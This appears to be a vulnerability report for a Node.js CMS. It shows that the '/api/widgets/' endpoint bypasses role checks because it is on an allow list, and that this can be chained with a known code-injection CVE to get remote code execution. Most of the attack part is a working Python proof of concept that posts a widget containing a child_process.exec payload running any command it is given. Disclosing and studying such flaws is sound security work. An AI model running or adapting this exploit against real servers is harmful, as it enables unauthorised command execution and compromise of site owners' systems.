H1 Broken Access Control TO RCE


> Any user (including unauthorized users) can call `/api/widgets/`, This leads to rce

Code Analysis

> cmsbundle.src\controllers\admin.js


- `/api/widgets` be allow call any user

```
cmsbundle > .src > controllers > JS admin.js > [@] ALLOW
1   const MSG_NOTIFY = { TYPE: 'notify' };
2   const MSG_ALERT = { TYPE: 'alert' };
3   const COOKIE_OPTIONS = { security: 'strict', httponly: true };
4   const ALLOW = ['/api/dependencies/', '/api/pages/preview/', '/api/upload/', '/api/nav/', '/api/files/', '/stats/', '/live/', '/api/widgets/', '/logout/'];
5   const ADMINURL = '/admin/';
6
7   var DDOS = {};
8   var WS = null;
9
```



```
97      // Roles
98      if (!user.sa && user.roles.length && controller.url !== ADMINURL) {
99
100         var cancel = true;
101
102         for (var i = 0, length = user.roles.length; i < length; i++) {
103             var role = user.roles[i];
104
105             if (controller.url.indexOf(role.toLowerCase()) !== -1) {
106                 cancel = false;
107                 break;
108             }
109         }
110
111         // Allowed URL
112         if (cancel) {
113
114             for (var i = 0, length = ALLOW.length; i < length; i++) {
115                 if (controller.url.indexOf(ALLOW[i]) !== -1) {
116                     cancel = false;
117                     break;
118                 }
119             }
120
121             if (cancel) {
122                 controller.cancel();
123                 controller.throw401();
124                 return;
125             }
126         }
127     }
```

- Users aren't grant privileges , also using api :



```
    // Widgets
    ROUTE('GET     /admin/api/widgets/                    *Widgets --> @query');
    ROUTE('GET     /admin/api/widgets/{id}/               *Widgets --> @read');
    ROUTE('POST    /admin/api/widgets/                    *Widgets --> @save');
    ROUTE('DELETE  /admin/api/widgets/{id}/               *Widgets --> @remove');
    ROUTE('GET     /admin/api/widgets/{id}/editor/        *Widgets --> @editor');
    ROUTE('GET     /admin/api/widgets/dependencies/       *Widgets --> @dependencies');
    ROUTE('GET     /admin/api/widgets/{id}/settings/      *Widgets', settings);
    ROUTE('GET     /admin/api/widgets/{id}/backups/       *Common --> @backup');

    // Widget globals
    ROUTE('GET     /admin/api/widgets/globals/            *Widgets/Globals --> @read');
    ROUTE('POST    /admin/api/widgets/globals/            *Widgets/Globals --> @save', 30);
};
```

- Combine `CVE-2019-15954 (Code Injection)` -> **RCE unauthorize**

PoC

- (Needing user in website)

```
1   import requests
2   import sys
3
```

```
session = requests.Session()

def request(cookie,cmd):
    headers = {"Content-Type":"application/json; charset=utf-8"}
    cookies = {"__admin":cookie}
    payload = "\"<script total>global.process.mainModule.require(\'child_process\').exec('%s');</script>\"" %(cmd)
    rawBody = '{"name":"meomeo","body":%s,"category":"Inline"}' %(payload)
    response = session.post("http://localhost:8000/admin/api/widgets/", data=rawBody,headers=headers ,cookies=cookies ,)
    if "true" in response.text:
        print("RCE!")
    else:
        print(response.text)


if __name__ == "__main__":
    if len(sys.argv) < 4:
        print("Help: python PoC.py + cookie + cmd")
        sys.exit()
    else:
        url = sys.argv[1]
        cookie = sys.argv[2]
        cmd = sys.argv[3]
        request(cookie,cmd)
```

demo: